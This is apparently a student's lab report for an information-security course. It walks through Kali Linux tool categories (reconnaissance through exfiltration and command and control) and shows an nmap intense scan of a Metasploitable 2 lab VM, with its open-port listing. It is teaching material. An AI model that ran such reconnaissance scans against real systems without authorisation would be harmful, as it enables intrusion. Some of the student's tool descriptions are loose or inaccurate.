
Fundamentals of Information Security: Cybersecurity (88252)

Ana M Herrera Flores

Security Lab 3 - Competitive Intelligence - KALI LINUX


What to Turn-In: Word Document Format

a) Snapshot the Kali Linux main screen and take a snippet


https://sourceforge.net/projects/metasploitable/
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File
Edit
View
VM
Tabs
Help
Library
Type here to search
My Computer
kali-linux-2025.2-vmwar
Home
kali-linux-2025.2-vmware...
1
2
3
4
1:05
Firefox ESR
Browse the World Wide Web
Home
File System
Trash

To direct input to this VM, click inside or press Ctrl+G.

b) Snapshot showing Firefox can get to the internet. Pick a site of your choice.




Secure Your Supply Chain from Dev to Deployment

Explore a library of resources that address the growing challenges of supply chain cybersecurity risks, helping you find what you need to strengthen your security posture against third-party risks.

SANS Institute uses cookies to customize our site and offer tailored advertising.

c) Check if you can access Kali Linux Site -- Show a snippet




The most advanced Penetration Testing Distribution

Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.

d) Describe the different sections available of the Kali Linux tools.

Identify at least two tools in each section and what they do. (Add to word document)



The most advanced Penetration Testing Distribution

Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.

01-Reconnaissance: it recollects data about the target.

- Bluetooth: discover, scans and collects information about Bluetooth devices.
- Network Information DNS: it gathers information about the infrastructure of the DNS of the target.

02-Resource Development: collection of pre-installed tools to realize various kind of cybersecurity practices.

- Clang: plays an important role in penetration testing, security research, computer forensics, and reverse engineering.
- Radare2: helps to understand and manipulate binary data and files.

03-Initial Access: gain first access to the target system.

- Commix: helps to identify if a web application is vulnerable to the injection of malicious code.
- Setoolkit: used to simulate social engineering attacks

0-4-Execution: executing exploits against targets.

- Metasploit-framework: to prove systematic vulnerabilities.
- Powersploit: penetration testing and post-exploitation scenarios to help with the security of Windows OS.

05-Persistence: save changes made during a section and have them available for future use, even on another computer.

- Laudanum: injectable files to be used in SQL injection (penetration test).
- Weevely: post-exploitation on we applications, focus on maintaining access to the system.

06-Privilege Escalation: gain higher access to a system.

- Linpeas: automate the process of finding opportunities to gain higher access to Linux/Unix/macOS systems.
- Peass: helps discover paths for higher escalation.

07-Defense Evasion: tool to avoid detection from IDS, antiviruses and firewalls.

- Exe2hex: avoid restrictions when transferring executables files, transfer malicious payloads so they can be deployed on the target system.
- Macchanger: it changes the MAC address of the NIC.

08-Credential Access: getting user’s credentials and performing malicious actions appearing as the legitimate user.

- Password Cracking: identify weaknesses in passwords and settings gaining unauthorized access.
- Medusa: used to test the strength of credentials in a network.

09-Discovery: a variety of tools to discover vulnerabilities in the network, the system, and others.

- Fierce: Collect information about a target domain.
- Wireshark: observe network traffic in real time.

10-Lateral Movement: move from one system to another, both systems must be in the same network.

- Evil-winrm: provides remote access to Window systems.
- Netexec: passing access between devices on the same network.

11-Collection: obtain, analyze and manipulate data.

- Ssldump: obtain and analyze the SSL/TLS traffic on a network.
- Mitmproxy: allows to intercept the data between the client and server.

12-Command and control: establish remote connection with the target for future exploitation.

- Starkiller: provides a graphical user interface to manage and control PowerShell Empire features.
- Poweshell-empire: post-exploitation activities.

13-Exfiltration: action of transferring data from an exploited system to another location, usually controlled by the attacker.

- Netcat: it transfers data in a fast and efficient way, but it can be easily detected by the IDS.
- Impacket-smbserver: transfer malicious tools to the target system via SMB server.

14-Impact: library of tools used for network protocol manipulation and packet-level acces.

- Scapy: allows you to manipulate packets for various purposes.
- ***There was no other tool in this section.***

15-Forensics: to analyze systems and networks for digital evidence.

- Autopsy: to review what happened in a computer system and recover evidence.
- Binwalk: finding and extracting data from other files.


16-Services and other tools: other tools.

- Kali Tweaks: Customize and configure the OS.
- Root Terminal Emulator: command-line interface with privileges allowing the user to modify the system.

e) Explore the tools -- Find two tools of your choice and scan: metasploitable 2

**** One of the tools you can use nmap from the command line:

Example: nmap -T4 -A -v 192.168.234.134 (Run ifconfig in metasploitable 2 and change this IP to metasploitabl 2 IP)




kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2025.2-vmwar
Metasploitable2-Linux
Home
kali-linux-2025.2-vmware...
Metasploitable2-Linux
20:59
Zenmap
Scan Tools Profile Help
Hosts Services
OS Host
192.168.129.129
Nmap Output Ports / Hosts Topology Host Details Scans
Details
Filter Hosts
Scan
Cancel
View all
1m ago
1m ago
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Target: 192.168.129.129 Profile: Intense scan

Command: nmap -T4 -A -v 192.168.129.129


```
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-06-18T20:53:02-04:00
|_clock-skew: mean: 54m46s, deviation: 2h00m00s, median: -5m13s
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.65 ms 192.168.129.129

NSE: Script Post-scanning.
Initiating NSE at 20:58
Completed NSE at 20:58, 0.00s elapsed
Initiating NSE at 20:58
Completed NSE at 20:58, 0.00s elapsed
Initiating NSE at 20:58
Completed NSE at 20:58, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.88 seconds
           Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.430KB)
```



Target: 192.168.129.129 Profile: Intense scan

Command: nmap -T4 -A -v 192.168.129.129

	Port	Protocol	State	Service	Version
✓	21	tcp	open	ftp	vsftpd 2.3.4
✓	22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
✓	23	tcp	open	telnet	Linux telnetd
✓	25	tcp	open	smtp	Postfix smtpd
✓	53	tcp	open	domain	ISC BIND 9.4.2
✓	80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
✓	111	tcp	open	rpcbind	2 (RPC #100000)
✓	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
✓	445	tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
✓	512	tcp	open	exec	netkit-rsh rexecd
✓	513	tcp	open	login	OpenBSD or Solaris rlogind
✓	514	tcp	open	tcpwrapped	
✓	1099	tcp	open	java-rmi	GNU Classpath grmiregistry
✓	1524	tcp	open	bindshell	Metasploitable root shell
✓	2049	tcp	open	nfs	2-4 (RPC #100003)
✓	2121	tcp	open	ftp	ProFTPD 1.3.1
✓	3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
✓	5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
✓	5900	tcp	open	vnc	VNC (protocol 3.3)



Target: 192.168.129.129

Profile: Intense scan

Command: nmap -T4 -A -v 192.168.129.129


192.168.129.129

```
Last    18
boot:   20:52:22
        2025

Addresses
  IPv4:   192.168.129.129
  IPv6:   Not available
  MAC:    00:0C:29:63:3E:2E

Operating System
  Name:      Linux 2.6.9 - 2.6.33
  Accuracy:
```

As we can see in these 3 screenshots, I used Zenmap to scan 192.168.129.129 IP address and got a lot of information (open ports, OS system, MAC address) that can help to penetrate and exploit this system.

Next tool, on the next page!

Second tool

